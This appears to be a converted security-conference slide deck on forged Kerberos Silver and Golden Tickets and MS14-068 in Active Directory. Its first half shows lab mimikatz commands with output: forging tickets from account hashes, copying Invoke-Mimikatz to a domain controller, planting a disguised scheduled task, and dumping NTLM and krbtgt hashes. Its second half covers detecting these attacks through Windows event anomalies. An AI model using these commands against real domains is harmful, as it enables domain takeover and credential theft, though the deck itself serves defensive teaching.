


PATCH SILVER TICKETS

The Silver Ticket (Forged TGS)

- ✦ Service account configured for Kerberos auth (SPN).
- ✦ Encrypted with the service account private key:
 - ✦ Service account NTLM password hash
 - ✦ AD computer account NTLM password hash
- ✦ Service opens TGS ticket to validate.
- ✦ Golden Ticket equivalent access to service.
- ✦ **No associated TGT exists, so no comm with a DC**

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADS  
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664f  
User      : LukeSkywalker  
Domain    : LAB.ADSECURITY.ORG  
SID       : S-1-5-21-1387203482-2957264255-828990924  
User Id   : 2601  
Groups Id : *513 512 520 518 519  
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt  
Service   : cifs  
Target    : adsdc02.lab.adsecurity.org  
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted  
  
mimikatz(commandline) # exit  
Bye!
```

Silver Ticket: Domain Controller Exploitation

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\wi
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp
```

Directory: \\adsdc02.lab.adsecurity.org\c\$\windows\temp

Mode	LastWriteTime	Length	Name
d----	3/15/2015 12:15 AM		1
-a---	2/16/2015 2:27 AM	0	DMI2083.tmp
-a---	2/16/2015 2:27 AM	0	DMI21EA.tmp
-a---	2/16/2015 2:27 AM	0	DMI25E2.tmp
-a---	2/16/2015 2:27 AM	0	DMI433E.tmp
-a---	2/17/2015 12:48 AM	0	DMI8230.tmp
-a---	2/17/2015 12:09 AM	0	DMI94FC.tmp
-a---	2/17/2015 12:48 AM	0	DMIA7D8.tmp
-a---	2/17/2015 12:48 AM	0	DMIA836.tmp
-a---	2/17/2015 12:48 AM	0	DMIAEDD.tmp
-a---	2/17/2015 12:09 AM	0	DMIB611.tmp
-a---	2/17/2015 12:09 AM	0	DMIB6DC.tmp
-a---	2/17/2015 12:09 AM	0	DMIC488.tmp
-a---	2/17/2015 12:48 AM	0	DMIC4C7.tmp
-a---	2/17/2015 12:09 AM	0	DMIC563.tmp
-a---	2/16/2015 2:27 AM	0	DMIF01C.tmp
-a---	2/18/2015 8:54 PM	676916	Invoke-Mimikatz.ps1

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /target:adsc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e
482-2957264255-828990924 /target:adsc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e
User          : LukeSkywalker
Domain        : LAB.ADSECURITY.ORG
SID           : S-1-5-21-1387203482-2957264255-828990924
User Id       : 2601
Groups Id     : *513 512 520 518 519
ServiceKey    : eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service       : HOST
Target        : adsc02.lab.adsecurity.org
Lifetime      : 3/15/2015 12:19:42 AM ; 3/12/2025 12:19:42 AM ; 3/12/2025 12:19:42 AM
-> Ticket     : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for LukeSkywalker @ LAB.ADSECURITY.ORG successfully submitted

mimikatz(commandline) # exit
Bye!
```

Silver Ticket: Domain Controller Exploitation

```
Cached Tickets: (1)
```

```
#0> Client: LukeSkywalker @ LAB.ADSECURITY.ORG  
Server: HOST/adsc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG  
Kerberos Ticket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent  
Start Time: 3/15/2015 0:19:42 (local)  
End Time: 3/12/2025 0:19:42 (local)  
Renew Time: 3/12/2025 0:19:42 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)
```

```
PS C:\temp\mimikatz> schtasks /create /S adsc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
```

```
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz>
```

```
PS C:\temp\mimikatz> schtasks /create /S adsc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\System Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
```

```
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)?
```

```
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz>
```

```
PS C:\temp\mimikatz> schtasks /query /S adsc02.lab.adsecurity.org
```

```
Folder: \
```

```
TaskName
```

```
Next Run Time
```

```
Status
```



```
=====
```

```
SCOM Agent Health Check
```

```
3/22/2015 12:21:00 AM
```

```
Ready
```

Silver Ticket: Domain Controller Exploitation

 invoke-mimikatz	1/4/2015 10:40 PM	PS1 File	619 KB
 mmkdom	1/4/2015 10:43 PM	Text Document	5 KB

```
mmkdom - Notepad
File Edit Format View Help
| .#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 20 2014
08:56:48) .## ^ ##. ## / \ ## /* * * ## \ / ## Benjamin DELPY
`gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##'
http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####'
with 14 modules * * */mimikatz(powershell) #
privilege::debugPrivilege '20' OKmimikatz(powershell) # lsadump::samrpc
/patchDomain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127RID :
000001f4 (500)User : AdministratorLM : NTLM :
6f40d9c1cab7f73d298dc3d94163543dRID : 000001f5 (501)User : GuestLM :
NTLM : RID : 000001f6 (502)User : krbtgtLM : NTLM :
7e2a0e20851d0229f2489210b6576edeRID : 000003e8 (1000)User : adminLM :
NTLM : 7c08d63a2f48f045971bc2236ed3f3acRID : 00000452 (1106)User :
LukeskywalkerLM : NTLM : 177af8ab46321ceef22b4e8376f2dba7RID : 00000453
(1107)User : HansoloLM : NTLM : 269c0c63a623b2e062dfd861c9b82818RID :
```

Silver Ticket: Domain Controller Exploitation

- ✦ Gain access to a Domain Controller's AD computer account password.
- ✦ Generate Silver Ticket for *CIFS* SPN to access file system via default shares.
- ✦ Generate Silver Ticket for *HOST* SPN to create scheduled task to run as local System (and re-exploit the domain).

HOST =

alerter, appmgmt, cisvc, clipsrv, browser, dhcp, dnscache, replicator, eventlog, eventsystem, policyagent, oakley, dmserver, dns, mcsvc, fax, msiserver, ias, messenger, netlogon, netman, netdde, netddedsm, nmagent, plugplay, protectedstorage, rasman, rpclocator, rpc, rpcss, remoteaccess, rsvp, samss, scardsvr, scesrv, seclogon, scm, dcom, cifs, spooler, snmp, schedule, tapisrv, trksvr, trkwks, ups, time, wins, www, http, w3svc, iisadmin, msdtc

Silver to Gold

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /
482-2957264255-828990924 /target:adsc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : HTTP
Target    : adsc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:16:44 PM ; 4/1/2025 10:16:44 PM ; 4/1/2025 10:16:44 PM
-> Ticket : ** Pass The Ticket **
```

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:LAB.ADSECURITY.ORG /
482-2957264255-828990924 /target:adsc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
```

Silver to Gold

```
PS C:\temp\mimikatz> New-PSSession -Computer "adsrc02.lab.adsecurity.org"
```

Id	Name	ComputerName	State	ConfigurationName	Availability
1	Session1	adsrc02.lab...	Opened	Microsoft.PowerShell	Available

```
PS C:\temp\mimikatz> .\invoke-mimikatz.ps1
```

```
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz(powershell) # privilege::debug
Privilege '20' OK
```

```
mimikatz(powershell) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924
```

```
RID : 000001f6 (502)
```

```
User : krbtgt
```

```
* Primary
```

```
LM :
```

```
NTLM : cdc53c282915380a09750f5657ea41c7
```

Blue Team (Defense)



Raising the Bar

Detect

Mitigate

Prevent

Detecting MS14-068 On the Wire

AS-REQ

```
[-] Kerberos
  [-] Record Mark: 292 bytes
    0... ..
    .000 0000 0000 0000 0000 0001 0010 0
  [-] as-req
    pvno: 5
    msg-type: krb-as-req (10)
  [-] padata: 2 items
    [-] PA-DATA PA-ENC-TIMESTAMP
      [-] padata-type: KRB5-PADATA-ENC-TIMESTAMP
        [-] padata-value: 303da003020117a2
          etype: eTYPE-ARCFOUR-HMAC-MD5
          cipher: 7ec9fb64b55df7d9aceb
    [-] PA-DATA PA-PAC-REQUEST
      [-] padata-type: KRB5-PADATA-PA-PAC-REQUEST
        [-] padata-value: 3005a003010100
          include-pac: False
```

TGS-REQ

```
[-] tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  [-] padata: 2 items
    [-] PA-DATA PA-TGS-REQ
      [-] padata-type: KRB5-PADATA-TGS-REQ (1)
        [-] padata-value: 6e820203308201ffa003020105a10302010ea20703050000...
    [-] ap-req
      pvno: 5
      msg-type: krb-ap-req (14)
      Padding: 0
      [-] ap-options: 00000000
        0... .. = reserved: False
        .0.. .. = use-session-key: False
        ..0. .... = mutual-required: False
      [-] ticket
        tkt-vno: 5
        realm: LAB.ADSECURITY.ORG
        [-] sname
          name-type: KRB5-NT-PRINCIPAL (1)
          [-] name-string: 2 items
        [-] enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          kvno: 2
          cipher: 5b8e025719b0779efc3c6a9a5a4f2312395bebfa6bcffb8e...
        [-] authenticator
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          cipher: d606bae2ed83b02ad5f2c37ce0518d57dfbabad7eafefb619...
      [-] PA-DATA PA-PAC-REQUEST
        [-] padata-type: KRB5-PADATA-PA-PAC-REQUEST (128)
          [-] padata-value: 3005a003010100
            include-pac: False
```



Protection from Kerberos Golden Ticket

Mitigating pass the ticket on Active Directory

CERT-EU Security White Paper 2014-07

3.4 Detection

3.4.1 Security events when using a valid golden tickets

As any pass-the-ticket attack, the attacker replays the golden ticket in a standard Kerberos protocol. Therefore, there is no clear indication of such attack in Windows logs. Nevertheless, general rules to detect pass-the-ticket attacks can be applied here. Another white-paper will be released soon on this subject.

WHAT IF I TOLD YOU



**GOLDEN TICKETS AND SILVER
TICKETS CAN BE DETECTED**

Detecting Forged Kerberos Golden (TGT) & Silver (TGS) Tickets

- Normal, valid account logon event data structure:
 - **Security ID:** DOMAIN\AccountID
 - **Account Name:** AccountID
 - **Account Domain:** DOMAIN
- **Golden & Silver Ticket** events may have one of these issues:
 - The Account Domain field is blank when it should contain DOMAIN.
 - The Account Domain field is DOMAIN FQDN when it should contain DOMAIN.

Detecting MS14-068 Exploit Security Events

- Normal, valid account logon event data structure:
 - **Security ID:** DOMAIN\AccountID
 - **Account Name:** AccountID
 - **Account Domain:** DOMAIN
- **MS14-068 Exploit** events may have 1 (or more) of these:
 - The Account Domain field is blank when it should be DOMAIN
 - The Account Domain field is DOMAIN FQDN when it should be DOMAIN.
 - Account Name is a different account from the Security ID.

Golden & Silver Ticket Event Anomalies

- **Event ID: 4624 (Account Logon)***
 - Account Domain is FQDN & should be short domain name
 - Account Domain: LAB.ADSECURITY.ORG [ADSECLAB]
- **Event ID: 4672 (Admin Logon)***
 - Account Domain is blank & should be short domain name
 - Account Domain: _____ [ADSECLAB]
- **Event ID: 4634 (Account Logoff)**
 - Account Domain is blank & should be short domain name
 - Account Domain: _____ [ADSECLAB]

Detecting MS14-068 Exploit Events

- **Event ID: 4624 (Account Logon)***
 - The Account Domain field is DOMAIN FQDN when it should be DOMAIN.
 - *Account Name is a different account from the Security ID.*
- **Event ID: 4672 (Admin Logon)***
 - *The Account Domain field is DOMAIN FQDN when it should be DOMAIN.*
 - *Account Name is a different account from the Security ID.*
 - Account Domain is blank & should be DOMAIN.
- **Event ID: 4768 (Kerberos TGS Request)**
 - *The Account Domain field is DOMAIN FQDN when it should be DOMAIN.*

Silver Ticket Event 4624: Account Logon

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:      3

New Logon:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    LukeSkywalker
  Account Domain:  ADSECLAB
  Logon ID:        0x3a6678
  Logon GUID:      {8d8eac7a-8d7f-58e6-df5a-7e7cd3a7fb93}

Process Information:
  Process ID:      0x0
  Process Name:    -
```

Valid

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:      3

New Logon:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    LukeSkywalker
  Account Domain:  LAB.ADSECURITY.ORG
  Logon ID:        0x5331b4
  Logon GUID:      {062bedaa-b2ee-fc9b-e292-a6ab619eb0da}

Process Information:
  Process ID:      0x0
  Process Name:    -

Network Information:
  Workstation Name:
  Source Network Address: 172.16.11.202
  Source Port:        50017
```

Forged Ticket

Silver Ticket Event 4634: Account Logoff

An account was logged off.

Subject:

Security ID: ADSECLAB\LukeSkywalker
Account Name: LukeSkywalker
Account Domain: ADSECLAB
Logon ID: 0x3a668d

Logon Type: 3

This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.

An account was logged off.

Subject:

Security ID: ADSECLAB\LukeSkywalker
Account Name: LukeSkywalker
Account Domain: ADSECLAB
Logon ID: 0x5334bb

Logon Type: 3

This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.

Valid

Forged Ticket

Silver Ticket Event 4674: PowerShell Remoting

An operation was attempted on a privileged object.

Subject:

Security ID: ADSECLAB\LukeSkywalker
Account Name: LukeSkywalker
Account Domain: ADSECLAB
Logon ID: 0x99B8A

Object:

Object Server: Security
Object Type: -
Object Name: -
Object Handle: 0x440

Process Information:

Process ID: 0x844
Process Name: C:\Windows\System32\wsmprovhost.exe

Requested Operation:

Desired Access: 983103
Privileges: SeTakeOwnershipPrivilege

Golden Ticket Event 4672: Fictional Admin Logon

Special privileges assigned to new logon.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	ADSECLAB
Logon ID:	0x3a6678

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Valid

Special privileges assigned to new logon.

Subject:

Security ID:	S-1-5-21-1387203482-2957264255-828990924-9999
Account Name:	DarthVader
Account Domain:	
Logon ID:	0x516f28

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Forged Ticket

Golden Ticket Event 4672: Fictional Admin Spoofing

```
Special privileges assigned to new logon.

Subject:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    LukeSkywalker
  Account Domain:  ADSECLAB
  Logon ID:        0x3a6678

Privileges:
  SeSecurityPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeTakeOwnershipPrivilege
  SeDebugPrivilege
  SeSystemEnvironmentPrivilege
  SeLoadDriverPrivilege
  SeImpersonatePrivilege
  SeEnableDelegationPrivilege
```

Valid

```
Special privileges assigned to new logon.

Subject:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    DarthVader
  Account Domain:
  Logon ID:        0x7CA83

Privileges:
  SeSecurityPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeTakeOwnershipPrivilege
  SeDebugPrivilege
  SeSystemEnvironmentPrivilege
  SeLoadDriverPrivilege
  SeImpersonatePrivilege
  SeEnableDelegationPrivilege
```

Forged Ticket

Golden Ticket Use: KRBTGT password changed 2x

The screenshot displays the 'Event Properties' window for Event 4769, titled 'Microsoft Windows security auditing'. The 'Details' tab is active, showing the following information:

Account Information:

- Account Name: [Redacted]
- Account Domain: [Redacted]
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Service Information:

- Service Name: [Redacted]
- Service ID: NULL SID

Network Information:

- Client Address: ::ffff:172.16.11.202
- Client Port: 50422

Additional Information:

- Ticket Options: 0x40810000
- Ticket Encryption Type: 0xffffffff
- Failure Code: 0x1f
- Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

Log Name: Security
Source: Microsoft Windows security
Event ID: 4769
Level: Information
Logged: 3/16/2015 10:04:07 PM
Task Category: Kerberos Service Ticket Operation
Keywords: Audit Failure

MS14-068 PyKEK Exploit Ticket Event 4624

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:      3

New Logon:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    LukeSkywalker
  Account Domain:  ADSECLAB
  Logon ID:        0x3a668d
  Logon GUID:      {df5c4cce-5d32-9997-8bff-484038005d1b}

Process Information:
  Process ID:      0x0
  Process Name:    -
```

Valid

```
An account was successfully logged on.

Subject:
  Security ID:      NULL SID
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Logon Type:      3

New Logon:
  Security ID:      ADSECLAB\LukeSkywalker
  Account Name:    joeuser
  Account Domain:  LAB.ADSECURITY.ORG
  Logon ID:        0x48b9d9
  Logon GUID:      {2ff7120d-05dd-a047-fe73-9864eb65e94e}

Process Information:
  Process ID:      0x0
  Process Name:    -

Network Information:
  Workstation Name:
  Source Network Address: 172.16.11.202
  Source Port:      49881
```

Forged Ticket

MS14-068 Kekeo Exploit Ticket Event 4672

Special privileges assigned to new logon.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	ADSECLAB
Logon ID:	0x3a6678

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Valid

Special privileges assigned to new logon.

Subject:

Security ID:	ADSECLAB\JoeUser
Account Name:	joeuser
Account Domain:	
Logon ID:	0x5a5092

Privileges:

- SeSecurityPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
- SeSystemEnvironmentPrivilege
- SeLoadDriverPrivilege
- SeImpersonatePrivilege
- SeEnableDelegationPrivilege

Forged Ticket

MS14-068 Exploit Event on Patched DC

The screenshot displays the Windows Security Event Viewer interface. At the top, a header bar indicates 'Security' with 'Number of events: 10,235 (!) New events available'. Below this is a table with columns for 'Keywords', 'Date and Time', 'Source', 'Event ID', and 'Task Category'. The selected event is 'Audit Failure' on '12/8/2014 12:02:18 PM' from 'Microsoft Windo...' with 'Event ID' 4769 and 'Task Category' 'Kerberos Servic...'. The main pane shows 'Event 4769, Microsoft Windows security auditing.' with tabs for 'General' and 'Details'. The 'Details' tab is active, showing a scrollable list of fields: 'Account Information' (Account Name: darthsidious@LAB.ADSECURITY.ORG, Account Domain: LAB.ADSECURITY.ORG, Logon GUID: {00000000-0000-0000-0000-000000000000}), 'Service Information' (Service Name: cifs/adsc01.lab.adsecurity.org, Service ID: NULL SID), 'Network Information' (Client Address: ::ffff:172.16.11.201, Client Port: 62091), and 'Additional Information' (Ticket Options: 0x40810000, Ticket Encryption Type: 0xffffffff, Failure Code: 0xf, Transited Services: -). The 'Failure Code' field is highlighted in yellow. At the bottom, a summary section provides: 'Log Name: Security', 'Source: Microsoft Windows security', 'Event ID: 4769', 'Level: Information', 'Logged: 12/8/2014 12:02:18 PM', 'Task Category: Kerberos Service Ticket Operations', and 'Keywords: Audit Failure'.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	12/8/2014 12:02:18 PM	Microsoft Windo...	4769	Kerberos Servic...

Event 4769, Microsoft Windows security auditing.

General Details

Account Information:
Account Name: darthsidious@LAB.ADSECURITY.ORG
Account Domain: LAB.ADSECURITY.ORG
Logon GUID: {00000000-0000-0000-0000-000000000000}

Service Information:
Service Name: cifs/adsc01.lab.adsecurity.org
Service ID: NULL SID

Network Information:
Client Address: ::ffff:172.16.11.201
Client Port: 62091

Additional Information:
Ticket Options: 0x40810000
Ticket Encryption Type: 0xffffffff
Failure Code: 0xf
Transited Services: -

Log Name: Security
Source: Microsoft Windows security
Event ID: 4769
Level: Information
Logged: 12/8/2014 12:02:18 PM
Task Category: Kerberos Service Ticket Operations
Keywords: Audit Failure

Other Interesting Events



VSS Volume Backup Events

Event Properties - Event 7036, Service Control Manager

General | Details

The Volume Shadow Copy service entered the running state.

Log Name:	System	Logged:	3/19/2015
Source:	Service Control Manager	Task Category:	None
Event ID:	7036	Keywords:	Classic
Level:	Information	Computer:	ADSDC02
User:	N/A		
OpCode:	Info		
More Information:	Event Log Online Help		

Event Properties - Event 20001, UserPnp

General | Details

Driver Management concluded the process to install driver FileRepository\volsnap.inf_amd64_neutral_7499a4fac85b39fc\volsnap.inf for Device Instance ID STORAGE\VOLUMESNAPSHOT\HARDDISKVOLUMESNAPSHOT2 with the following status: 0x0.

Log Name:	System	Logged:	3/19/2015 8:56:57 PM
Source:	UserPnp	Task Category:	(7005)
Event ID:	20001	Keywords:	
Level:	Information	Computer:	ADSDC02.lab.adsecurity.org
User:	SYSTEM		
OpCode:	Info		
More Information:	Event Log Online Help		

NTDSUtil AD Database Snapshot Events

Event 325, ESENT

General Details

NTDS (2396) The database engine created a new database (2, c:\temp\Active Directory\ntds.dit). (Time=0 seconds)

Internal Timing Sequence: [1] 0.000, [2] 0.000, [3] 0.000, [4] 0.015, [5] 0.000, [6] 0.000, [7] 0.000, [8] 0.000, [9] 0.016, [10] 0.000, [11] 0.000.

Log Name: Application

Source: ESENT

Event ID: 325

Level: Information

User: N/A

OpCode:

More Information: [Event Log Online Help](#)

Event 326, ESENT

General Details

